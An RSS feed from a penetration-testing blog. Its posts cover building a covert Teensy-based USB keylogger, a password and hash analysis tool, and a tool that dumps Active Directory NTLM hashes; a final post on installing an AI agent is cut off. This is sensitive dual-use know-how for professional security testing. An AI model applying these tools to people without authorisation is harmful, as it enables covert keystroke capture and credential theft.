<?xml version="1.0" encoding="UTF-8"?>
<rss version="2.0" xmlns:content="http://purl.org/rss/1.0/modules/content/" xmlns:dc="http://purl.org/dc/elements/1.1/" xmlns:atom="http://www.w3.org/2005/Atom">
  <channel>
    <title>#_shellntel Cybersecurity Blog</title>
    <description>Shellntel shares expert penetration testing insights, tools, and strategies to help you strengthen your cybersecurity defenses.</description>
    
    <link>https://blog.shellntel.com/</link>
    <atom:link href="https://rss.beehiiv.com/feeds/CSDFlJeu6n.xml" rel="self"/>
    
    <lastBuildDate>Mon, 2 Mar 2026 15:12:28 +0000</lastBuildDate>
    <pubDate>Mon, 23 Feb 2026 15:00:00 +0000</pubDate>
    <atom:published>2026-02-23T15:00:00Z</atom:published>
    <atom:updated>2026-03-02T15:12:28Z</atom:updated>
    
      <category>Artificial Intelligence</category>
      <category>Cybersecurity</category>
      <category>Technology</category>
    <copyright>Copyright 2026, #_shellntel Cybersecurity Blog</copyright>
    
    <image>
      <url>https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/publication/logo/4b6407cd-7719-4030-ba38-17f3d32119f0/shellntel_white.png</url>
      <title>#_shellntel Cybersecurity Blog</title>
      <link>https://blog.shellntel.com/</link>
    </image>
    
    <docs>https://www.rssboard.org/rss-specification</docs>
    <generator>beehiiv</generator>
    <language>en-us</language>
    <webMaster>support@beehiiv.com (Beehiiv Support)</webMaster>

      <item>
  <title>Build Your Own Pentest Tools: Keylogger</title>
  <description></description>
      <enclosure url="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/6b87a829-0713-4c60-beb7-7ef19f106ce5/ChatGPT_Image_Feb_11__2026__01_11_40_PM.png" length="1339430" type="image/png"/>
  <link>https://blog.shellntel.com/p/build-your-own-pentest-tools-keylogger</link>
  <guid isPermaLink="true">https://blog.shellntel.com/p/build-your-own-pentest-tools-keylogger</guid>
  <pubDate>Mon, 23 Feb 2026 15:00:00 +0000</pubDate>
  <atom:published>2026-02-23T15:00:00Z</atom:published>
    <dc:creator>Dylan Reuter</dc:creator>
  <content:encoded><![CDATA[
    <div class='beehiiv'><style>
  .bh__table, .bh__table_header, .bh__table_cell { border: 1px solid #C0C0C0; }
  .bh__table_cell { padding: 5px; background-color: #FFFFFF; }
  .bh__table_cell p { color: #2D2D2D; font-family: 'Helvetica',Arial,sans-serif !important; overflow-wrap: break-word; }
  .bh__table_header { padding: 5px; background-color:#F1F1F1; }
  .bh__table_header p { color: #2A2A2A; font-family:'Trebuchet MS','Lucida Grande',Tahoma,sans-serif !important; overflow-wrap: break-word; }
</style><div class='beehiiv__body'><p class="paragraph" style="text-align:left;">When it comes to physical pentesting, sometimes a few moments of physical access can yield big results. Every hacker usually has a plethora of various tools and gadgets, and I’m no different. But something I’ve always loved is creating my own stuff. Whether it’s writing my own stealthy C2 dropper for remote access, creating my own <a class="link" href="https://cymulate.com/blog/defending-against-bring-your-own-vulnerable-driver-byovd-attacks/?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=build-your-own-pentest-tools-keylogger" target="_blank" rel="noopener noreferrer nofollow">BYOVD</a> exploit, or diving into the world of hardware, there is just something to be said about creating your own stuff.</p><p class="paragraph" style="text-align:left;">In this article, we will build a hardware keylogger that saves keystrokes to an SD card. The total build price will be about $70. You may be thinking, “can’t I just buy a keylogger for less money that is more discreet and has more features?“ Why yes, yes you can. But where is the fun in that?!</p><p class="paragraph" style="text-align:left;">The first order of business is picking the microcontroller to use. The board needs to be able to act as both a USB host and a USB device. There are a few different options, but I ended up going with a Teensy 4.1 due to its size, power, and available libraries. The complete build list and requirements are as follows:</p><h3 class="heading" style="text-align:left;" id="hardware">Hardware</h3><ul><li><p class="paragraph" style="text-align:left;">Teensy 4.1 - <a class="link" href="https://www.amazon.com/dp/B088JY7P2H?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=build-your-own-pentest-tools-keylogger" target="_blank" rel="noopener noreferrer nofollow">https://www.amazon.com/dp/B088JY7P2H</a></p></li><li><p class="paragraph" style="text-align:left;">128 GB micro SD card - <a class="link" href="https://www.amazon.com/dp/B08TJRVWV1?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=build-your-own-pentest-tools-keylogger" target="_blank" rel="noopener noreferrer nofollow">https://www.amazon.com/dp/B08TJRVWV1</a></p></li><li><p class="paragraph" style="text-align:left;">USB A to Micro USB cable - <a class="link" href="https://www.amazon.com/dp/B0719H12WD?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=build-your-own-pentest-tools-keylogger" target="_blank" rel="noopener noreferrer nofollow">https://www.amazon.com/dp/B0719H12WD</a></p></li><li><p class="paragraph" style="text-align:left;">Female USB A cable - <a class="link" href="https://www.amazon.com/dp/B06Y5KZC9W?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=build-your-own-pentest-tools-keylogger" target="_blank" rel="noopener noreferrer nofollow">https://www.amazon.com/dp/B06Y5KZC9W</a></p></li></ul><h3 class="heading" style="text-align:left;" id="software">Software</h3><ul><li><p class="paragraph" style="text-align:left;">Arduino IDE - <a class="link" href="https://www.arduino.cc/en/software/?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=build-your-own-pentest-tools-keylogger" target="_blank" rel="noopener noreferrer nofollow">https://www.arduino.cc/en/software/</a></p></li><li><p class="paragraph" style="text-align:left;">Teensyduino - <a class="link" href="https://www.pjrc.com/teensy/td_download.html?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=build-your-own-pentest-tools-keylogger" target="_blank" rel="noopener noreferrer nofollow">https://www.pjrc.com/teensy/td_download.html</a></p></li><li><p class="paragraph" style="text-align:left;">Teensy keylogger ino file - <a class="link" href="https://github.com/shellntel/teensy_keylogger?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=build-your-own-pentest-tools-keylogger" target="_blank" rel="noopener noreferrer nofollow">https://github.com/shellntel/teensy_keylogger</a></p></li></ul><p class="paragraph" style="text-align:left;">You can view detailed information on Teensy 4.1 <a class="link" href="https://www.pjrc.com/store/teensy41.html?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=build-your-own-pentest-tools-keylogger" target="_blank" rel="noopener noreferrer nofollow">here</a>, but here is the pinout for reference:</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/ee4e1d7e-87be-41ad-8a3e-d792d84d9354/image.png?t=1770762298"/><div class="image__source"><span class="image__source_text"><p><a class="link" href="https://www.pjrc.com/teensy/card11b_rev4_web.pdf?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=build-your-own-pentest-tools-keylogger" target="_blank" rel="noopener noreferrer nofollow">https://www.pjrc.com/teensy/card11b_rev4_web.pdf</a></p></span></div></div><p class="paragraph" style="text-align:left;">The first step will be soldering pins to the board for the female USB host cable and inserting the SD card.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/a745dcb2-f140-40d0-8a99-8965d5269864/keylogger_pins.png?t=1770819477"/></div><p class="paragraph" style="text-align:left;"> Next, we’ll open up <code>teensy_logger.ino</code> in Arduino IDE and connect the micro USB to the Teensy board and the other end to the computer.</p><p class="paragraph" style="text-align:left;">Under Boards Manager, ensure that Teensy is installed.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/559a4187-7f25-4612-aabc-153558db92cc/image.png?t=1770823042"/></div><p class="paragraph" style="text-align:left;">Next, under Library Manager, install “Keyboard”. This will allow the Teensy board to send keystrokes to the computer.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/36b5d326-9478-40e8-9901-4d3eb4814f2e/image.png?t=1770823795"/></div><p class="paragraph" style="text-align:left;">Next, navigate to Sketch → Include Library and select USBHost_t36, SD, and SPI.</p><p class="paragraph" style="text-align:left;">Now, moving on to the <code>teensy_logger.ino</code> file. I created this based on the <code>KeyboardForward.ino</code> example file in the <a class="link" href="https://github.com/PaulStoffregen/USBHost_t36/blob/master/examples/KeyboardForeward/KeyboardForeward.ino?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=build-your-own-pentest-tools-keylogger" target="_blank" rel="noopener noreferrer nofollow">USBHost_t36 </a>library. I added logic to save keystrokes to the SD card before forwarding them, and removed a lot of unnecessary/unused code. I also added a <code>&lt;BACKSPACE&gt;</code> entry when the backspace key is pressed for better logging.</p><p class="paragraph" style="text-align:left;">If you want to add additional functionality or test keystroke capture, ensure that you uncomment the <code>#define DEBUG</code> line as well as select “Serial + Keyboard + Mouse + Joystick“ under Tools → USB Type. This will ensure that the keyboard forwarding functionality is working while still enabling Serial communication to see debugging output. After connecting a keyboard to the female USB host cable, you can connect to the Serial Monitor and view the output.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/b821747a-9dba-480f-b455-24a308fda233/image.png?t=1770828829"/></div><p class="paragraph" style="text-align:left;">Once you are finished with any modifications or testing, set the USB Type to “Keyboard” and upload the code to the board.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/2a309222-5e35-472b-9368-170d0b998d7a/image.png?t=1770831884"/></div><p class="paragraph" style="text-align:left;">Now, to test everything, connect your keyboard to the female USB connector, and connect the Teensy&#39;s USB cable to your PC. The computer should recognize it as a keyboard. After entering some keystrokes, pull the SD card from the Teensy and read the contents. There should be a <code>keystrokes.log</code> file containing the captured keystrokes!</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/bbdab586-3542-43db-ba86-4ca2f7847864/image.png?t=1770833633"/></div><p class="paragraph" style="text-align:left;">Now let’s talk about the enclosure. One option is you could create a sleek, inconspicuous case with a 3D printer. However, I don’t own or have access to one. So instead, I decided to peruse the aisles of my local hardware store looking for the next best option.</p><p class="paragraph" style="text-align:left;">What I settled on was some 1/2” conduit and two 1/2” adapters.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/b33d47a5-7dc4-4d5d-93b4-8c03c06b1ec8/image.png?t=1770835274"/></div><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/50198440-4aff-4631-8cf2-7f8f73962e3f/image.png?t=1770835295"/></div><p class="paragraph" style="text-align:left;">The conduit fits the Teensy perfectly, is discreet enough, and at about $6, I consider it pretty not bad!</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/6c829e1a-5b3c-4775-8fc0-d42c4f2700fe/image.png?t=1770835892"/></div><p class="paragraph" style="text-align:left;">Finished product:</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/99640d93-d880-48ac-b82b-598bfdde342b/image.png?t=1770835927"/></div><p class="paragraph" style="text-align:left;">Thanks for reading, and remember, if you didn’t build it yourself, it’s not really yours!</p></div></div>
  ]]></content:encoded>
</item>

      <item>
  <title>Hash Master 1000 Version 2.0</title>
  <description>Tool Drop from Wild West Hackin&#39; Fest Mile High</description>
      <enclosure url="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/b50efc26-19fe-4ea1-bb1c-c75614f13ae5/WWHF-SynerComm-HM1K.png" length="2482531" type="image/png"/>
  <link>https://blog.shellntel.com/p/hash-master-1000-version-2-0</link>
  <guid isPermaLink="true">https://blog.shellntel.com/p/hash-master-1000-version-2-0</guid>
  <pubDate>Thu, 12 Feb 2026 19:00:17 +0000</pubDate>
  <atom:published>2026-02-12T19:00:17Z</atom:published>
    <dc:creator>Brian Judd</dc:creator>
  <content:encoded><![CDATA[
    <div class='beehiiv'><style>
  .bh__table, .bh__table_header, .bh__table_cell { border: 1px solid #C0C0C0; }
  .bh__table_cell { padding: 5px; background-color: #FFFFFF; }
  .bh__table_cell p { color: #2D2D2D; font-family: 'Helvetica',Arial,sans-serif !important; overflow-wrap: break-word; }
  .bh__table_header { padding: 5px; background-color:#F1F1F1; }
  .bh__table_header p { color: #2A2A2A; font-family:'Trebuchet MS','Lucida Grande',Tahoma,sans-serif !important; overflow-wrap: break-word; }
</style><div class='beehiiv__body'><p class="paragraph" style="text-align:left;"><span style="font-family:Aptos, "Aptos_EmbeddedFont", "Aptos_MSFontService", sans-serif;font-size:12pt;">I was fortunate to be selected as a speaker at the Mile High (Denver) Wild West Hackin’ Fest 2026 and this blog coincides with my talk this afternoon. I’ll be releasing Hash Master 1000 version 2.0 (free), a project I originally built because I was tired of stitching together scripts, spreadsheets, and screenshots during Active Directory password assessments. </span></p><p class="paragraph" style="text-align:left;"><span style="font-family:Aptos, "Aptos_EmbeddedFont", "Aptos_MSFontService", sans-serif;font-size:12pt;">Our industry has excellent password cracking tools. Hashcat is phenomenal, and with the right hardware it can produce incredible results. Where things tend to fall apart is everything that comes after cracking. Analysis is often shallow, reporting is inconsistent, and historical context is usually missing altogether. Too many assessments stop at “top passwords” and never dig into how users actually choose passwords, where systemic issues exist, or how environments change over time. Hash Master 1000 was built to close that gap. </span></p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/ef4511a4-6008-42b7-b00d-b0afefc60a0c/image.png?t=1770471630"/><div class="image__source"><span class="image__source_text"><p>Hash Master 1000: Step 1 - Import Source Files</p></span></div></div><p class="paragraph" style="text-align:left;"><span style="font-family:Aptos, "Aptos_EmbeddedFont", "Aptos_MSFontService", sans-serif;font-size:12pt;">Hash Master 1000 is Active Directory focused and designed around how real AD password assessments are performed. It ingests pwdump, VSS, DCSync, or enriched ADD (SynerComm’s new Active Directory Dumper format) data along with a hashcat potfile and turns them into structured, meaningful analysis. Policy failures, password reuse, weak patterns, dictionary words, repeating substrings, common pitfalls and bad practices, it’s all there, and it’s all designed to be explored and exported. </span></p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/734c6678-1ebf-4a80-85f3-dc382d499b14/image.png?t=1770471301"/><div class="image__source"><span class="image__source_text"><p>Policy Violation: Accounts Failing Minimum Password Length</p></span></div></div><h2 class="heading" style="text-align:left;" id="whats-new-in-version-20">What’s New in Version 2.0</h2><p class="paragraph" style="text-align:left;"><span style="font-family:Aptos, "Aptos_EmbeddedFont", "Aptos_MSFontService", sans-serif;font-size:12pt;">Version 2.0 significantly expands that capability. Session management allows assessments to be saved, restored, and compared. Trend analysis makes it possible to show whether an organization is improving or regressing over time. Kerberoast and AS-REP exposure analysis are integrated directly into the workflow, prioritizing accounts based on real operational risk instead of just theoretical vulnerability. </span></p><p class="paragraph" style="text-align:left;"><span style="font-family:Aptos, "Aptos_EmbeddedFont", "Aptos_MSFontService", sans-serif;font-size:12pt;">Quickly spot at risk privileged accounts with reused and cracked passwords, as well as accounts storing weak LM hashes. </span></p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/8c5849a5-6b79-43e3-a4ee-da79de1275b3/image.png?t=1770472022"/></div><p class="paragraph" style="text-align:left;"><span style="font-family:Aptos, "Aptos_EmbeddedFont", "Aptos_MSFontService", sans-serif;font-size:12pt;">A new password history analysis even identifies and highlights predictable rotation patterns detected in account passwords and hashes. </span></p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/f14c901f-4ac9-427e-8995-2a0ec1397e39/image.png?t=1770412240"/><div class="image__source"><span class="image__source_text"><p>Password predictability shows how easily some user’s next password could be guessed</p></span></div></div><p class="paragraph" style="text-align:left;"><span style="font-family:Aptos, "Aptos_EmbeddedFont", "Aptos_MSFontService", sans-serif;font-size:12pt;">Perhaps the most helpful new feature is the ability to anonymously compare your uncracked NT hashes against the current Have I Been Pwned database of breached passwords. This is just one of several analysis reports than can be run without the need for cracking. </span></p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/96af46c9-aa87-429c-9a5f-9850b099b687/image.png?t=1770411861"/><div class="image__source"><span class="image__source_text"><p>Anonymously compare NT hashes to Have I Been Pwned</p></span></div></div><p class="paragraph" style="text-align:left;"><span style="font-family:Aptos, "Aptos_EmbeddedFont", "Aptos_MSFontService", sans-serif;font-size:12pt;">A bleeding edge new feature in v2.0 is Advanced AI Analysis (AAIA). This feature is intentionally experimental, but it is already proving useful. Using local Ollama models, Hash Master 1000 can assist with pattern recognition, risk summarization, and narrative generation. Everything runs on infrastructure you control, and the output is designed to support analysts, not replace them. It’s clear that AI will play a significant role in how we analyze and report on password data going forward, and this is an early but practical step in that direction. </span></p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/cdee17a8-ce37-496d-84cd-2d2160e6098f/image.png?t=1770472363"/><div class="image__source"><span class="image__source_text"><p>Screenshot: Hash Master 1000 - Report Sections</p></span></div></div><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/b764907b-a56f-4ec9-8aef-706aebacfab0/image.png?t=1770472505"/><div class="image__source"><span class="image__source_text"><p>Screenshot: Hash Master 1000 - Advanced AI Analysis</p></span></div></div><h2 class="heading" style="text-align:left;" id="real-ai-insights">Real AI Insights</h2><p class="paragraph" style="text-align:left;"><span style="font-family:Aptos, "Aptos_EmbeddedFont", "Aptos_MSFontService", sans-serif;font-size:12pt;">One of the more interesting things I’ve observed while using Advanced AI Analysis is how quickly it can surface context that isn’t obvious from charts alone. In several assessments, I’ve asked AI to infer the likely industry, geographic region, or even the name of the organization based solely on cracked passwords. Users gravitate toward what’s familiar, internal project names, business terms, city names, regional sports teams, and cultural references all leak through in password choices. In more than one case, AI was able to make surprisingly accurate guesses about a company’s name, location, or line of business without being given any external information. </span></p><p class="paragraph" style="text-align:left;"><span style="font-family:Aptos, "Aptos_EmbeddedFont", "Aptos_MSFontService", sans-serif;font-size:12pt;">Another practical insight has been how limited English-only dictionary cracking really is for many environments. AI has helped identify names, words, and concepts embedded in passwords that don’t appear in standard English wordlists, terms rooted in other languages, cultures, and naming conventions. That recognition has directly influenced how we build custom wordlists and attack strategies, especially for organizations with a global footprint. These aren’t theoretical ideas, they’re insights that translate into better cracking methods and more accurate reporting. </span></p><h2 class="heading" style="text-align:left;" id="hash-master-1000-is-free-to-use">Hash Master 1000 is Free to Use</h2><p class="paragraph" style="text-align:left;"><span style="font-family:Aptos, "Aptos_EmbeddedFont", "Aptos_MSFontService", sans-serif;font-size:12pt;">Hash Master 1000 is free to use by the security community and the source code is available. That wasn’t an afterthought. Tools shape how assessments are performed, and better tools lead to better testing. Making it public invites scrutiny, contributions, and improvement from people who are actually doing the work. </span></p><p class="paragraph" style="text-align:left;"><span style="font-family:Aptos, "Aptos_EmbeddedFont", "Aptos_MSFontService", sans-serif;font-size:12pt;">At the end of the day, Hash Master 1000 isn’t trying to replace cracking rigs or magically crack more passwords. It’s a force multiplier. It helps turn raw cracking output into insight that testers can stand behind and organizations can act on. Hash Master 1000 may just be the Swiss Army knife for AD password and hash analysis. </span></p><h2 class="heading" style="text-align:left;" id="where-to-get-hash-master-1000">Where to Get Hash Master 1000</h2><div class="embed"><a class="embed__url" href="https://github.com/shellntel/HashMaster1000?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=hash-master-1000-version-2-0" target="_blank"><div class="embed__content"><p class="embed__title"> GitHub - shellntel/HashMaster1000: Password analysis, hash analysis and modern reporting of Windows NTLM hashes and cracked passwords for use by pentesters and security consultants. </p><p class="embed__description"> Password analysis, hash analysis and modern reporting of Windows NTLM hashes and cracked passwords for use by pentesters and security consultants. - shellntel/HashMaster1000 </p><p class="embed__link"> github.com/shellntel/HashMaster1000 </p></div><img class="embed__image embed__image--right" src="https://repository-images.githubusercontent.com/919076624/5a1259fe-ec22-4a74-9fb0-ebb2c63f5587"/></a></div><h2 class="heading" style="text-align:left;" id="syner-comm-password-hash-assessment">SynerComm Password & Hash Assessment Services</h2><div class="embed"><a class="embed__url" href="https://www.synercomm.com/password-hash-assessment-services/?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=hash-master-1000-version-2-0" target="_blank"><div class="embed__content"><p class="embed__title"> Password & Hash Assessment Services </p><p class="embed__description"> SynerComm’s password and hash assessments identify weak credentials, insecure storage, and authentication risks to strengthen your security posture. </p><p class="embed__link"> www.synercomm.com/password-hash-assessment-services </p></div><img class="embed__image embed__image--right" src="https://www.synercomm.com/wp-content/uploads/2025/08/cropped-synercomm_favicon-dark.webp"/></a></div></div></div>
  ]]></content:encoded>
</item>

      <item>
  <title>Active Directory Dumper</title>
  <description>Data Collector for Hash Master 1000</description>
      <enclosure url="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/5074682a-3ad7-4383-ac3d-fa491cac63b8/ChatGPT_Image_Feb_4__2026__10_21_03_AM.png" length="2528326" type="image/png"/>
  <link>https://blog.shellntel.com/p/active-directory-dumper</link>
  <guid isPermaLink="true">https://blog.shellntel.com/p/active-directory-dumper</guid>
  <pubDate>Wed, 11 Feb 2026 19:56:34 +0000</pubDate>
  <atom:published>2026-02-11T19:56:34Z</atom:published>
    <dc:creator>Dylan Reuter</dc:creator>
  <content:encoded><![CDATA[
    <div class='beehiiv'><style>
  .bh__table, .bh__table_header, .bh__table_cell { border: 1px solid #C0C0C0; }
  .bh__table_cell { padding: 5px; background-color: #FFFFFF; }
  .bh__table_cell p { color: #2D2D2D; font-family: 'Helvetica',Arial,sans-serif !important; overflow-wrap: break-word; }
  .bh__table_header { padding: 5px; background-color:#F1F1F1; }
  .bh__table_header p { color: #2A2A2A; font-family:'Trebuchet MS','Lucida Grande',Tahoma,sans-serif !important; overflow-wrap: break-word; }
</style><div class='beehiiv__body'><p class="paragraph" style="text-align:left;">Password analysis is an integral part of what we do. Not only on the pentesting side, but also for our auditors, who perform comprehensive, detailed password analysis and compliance assessments. The problem our auditors faced was having to use multiple tools, which produced multiple files that had to be imported into Excel. To address these shortcomings with legacy tools, my manager created <a class="link" href="https://github.com/shellntel/HashMaster1000?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=active-directory-dumper" target="_blank" rel="noopener noreferrer nofollow">Hash Master 1000</a> and enlisted me to create the data collector for it. You can read about Hash Master 1000 in greater detail <a class="link" href="https://app.beehiiv.com/posts/0ca1b500-043e-456b-b295-9378f4ae2eb0?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=active-directory-dumper" target="_blank" rel="noopener noreferrer nofollow">here</a>. </p><p class="paragraph" style="text-align:left;">The goal of Active Directory Dumper (ADD) was to create an easy to use, all in one tool to gather Active Directory domain information, including:</p><ul><li><p class="paragraph" style="text-align:left;">Password and lockout policy</p></li><li><p class="paragraph" style="text-align:left;">Users</p></li><li><p class="paragraph" style="text-align:left;">Groups</p></li><li><p class="paragraph" style="text-align:left;">Trusts</p></li><li><p class="paragraph" style="text-align:left;">Computers</p></li></ul><p class="paragraph" style="text-align:left;">I chose to write it in C# so I can leverage the .NET Framework to simplify the end-user experience. That means:</p><ul><li><p class="paragraph" style="text-align:left;">No credentials need to be entered on the command line (Windows authentication is used).</p></li><li><p class="paragraph" style="text-align:left;">No need to specify the domain name or domain controller (it automatically locates them).</p></li><li><p class="paragraph" style="text-align:left;">Does not need to be run on a Domain Controller; the user just needs to have the appropriate privileges.</p></li></ul><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/2484ea02-0f30-44ed-8640-e3660beb4841/image.png?t=1770668386"/></div><p class="paragraph" style="text-align:left;">The data ADD gathers is essentially the same data you would obtain from a tool such as <a class="link" href="https://github.com/dirkjanm/ldapdomaindump?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=active-directory-dumper" target="_blank" rel="noopener noreferrer nofollow">ldapdomaindump</a>, but compiled into a single JSON file for consumption by Hash Master. Each user and computer entry also contains the account&#39;s NTLM hash.</p><p class="paragraph" style="text-align:left;">Example JSON file output:</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/e5d04a83-9fcd-48aa-9ca9-78697a608650/image.png?t=1770667357"/></div><p class="paragraph" style="text-align:left;">ADD also extracts all password hashes (including historical hashes) from the domain and writes them to a pwdump file for cracking.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/327e8016-cdbf-4937-b373-44ad8bc517ef/image.png?t=1770668798"/></div><p class="paragraph" style="text-align:left;">This tool has greatly simplified our data collection for password hashes and domain information. When paired with Hash Master 1000, the depth and analysis of our password hash assessments have improved dramatically. You can try out ActiveDirectoryDumper here:</p><div class="embed"><a class="embed__url" href="https://github.com/shellntel/ActiveDirectoryDumper?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=active-directory-dumper" target="_blank"><div class="embed__content"><p class="embed__title"> GitHub - shellntel/ActiveDirectoryDumper </p><p class="embed__description"> Contribute to shellntel/ActiveDirectoryDumper development by creating an account on GitHub. </p><p class="embed__link"> github.com/shellntel/ActiveDirectoryDumper </p></div><img class="embed__image embed__image--right" src="https://opengraph.githubassets.com/625806bd7e56b3b635aae4062132e187e2ffd40648d99dd70b7bddeb498e4f48/shellntel/ActiveDirectoryDumper"/></a></div></div></div>
  ]]></content:encoded>
</item>

      <item>
  <title>Installing OpenClaw (Moltbot/Clawdbot) Securely on a Raspberry Pi 5</title>
  <description>Write Code While You Sleep</description>
      <enclosure url="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/8762f3c6-2ac1-4c09-8b11-63e0eb379d76/image.png" length="2590013" type="image/png"/>
  <link>https://blog.shellntel.com/p/installing-openclaw-moltbot-clawdbot-securely-on-a-raspberry-pi5</link>
  <guid isPermaLink="true">https://blog.shellntel.com/p/installing-openclaw-moltbot-clawdbot-securely-on-a-raspberry-pi5</guid>
  <pubDate>Thu, 05 Feb 2026 19:52:28 +0000</pubDate>
  <atom:published>2026-02-05T19:52:28Z</atom:published>
    <dc:creator>Ryan Zagrodnik</dc:creator>
  <content:encoded><![CDATA[
    <div class='beehiiv'><style>
  .bh__table, .bh__table_header, .bh__table_cell { border: 1px solid #C0C0C0; }
  .bh__table_cell { padding: 5px; background-color: #FFFFFF; }
  .bh__table_cell p { color: #2D2D2D; font-family: 'Helvetica',Arial,sans-serif !important; overflow-wrap: break-word; }
  .bh__table_header { padding: 5px; background-color:#F1F1F1; }
  .bh__table_header p { color: #2A2A2A; font-family:'Trebuchet MS','Lucida Grande',Tahoma,sans-serif !important; overflow-wrap: break-word; }
</style><div class='beehiiv__body'><p class="paragraph" style="text-align:left;">I wanted a personal AI assistant that was always on, under my control, and actually useful. Not another cloud chatbot that forgets context or quietly ships prompts elsewhere.</p><p class="paragraph" style="text-align:left;">That is how I ended up installing <a class="link" href="https://github.com/openclaw/openclaw?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=installing-openclaw-moltbot-clawdbot-securely-on-a-raspberry-pi-5" target="_blank" rel="noopener noreferrer nofollow">OpenClaw</a> <b>(formerly Moltbot/Clawdbot)</b> on a Raspberry Pi 5 and controlling it through Discord.</p><p class="paragraph" style="text-align:left;">The result was straightforward.<br>I built a small, single-property rental website for a family-owned Florida condo. Completely from scratch by chatting with my self-hosted AI agent through Discord.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/d56a7113-30f1-4d0a-bb79-bb20ed1dcee4/image.png?t=1770121845"/><div class="image__source"><span class="image__source_text"><p>Example of the website</p></span></div></div><p class="paragraph" style="text-align:left;">The site is for my in-laws’ Florida condo, which they rent out as an investment property. It is a real website with real requirements, not a demo or throwaway project.</p><p class="paragraph" style="text-align:left;">No Copilot.<br>No browser tabs.<br>Just messages, code, and a live website.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/4788a449-f53b-49f4-8983-b79db627d9a5/IMG_1850.JPEG?t=1769976132"/><div class="image__source"><span class="image__source_text"><p>Raspberry Pi5 side</p></span></div></div><hr class="content_break"><h2 class="heading" style="text-align:left;" 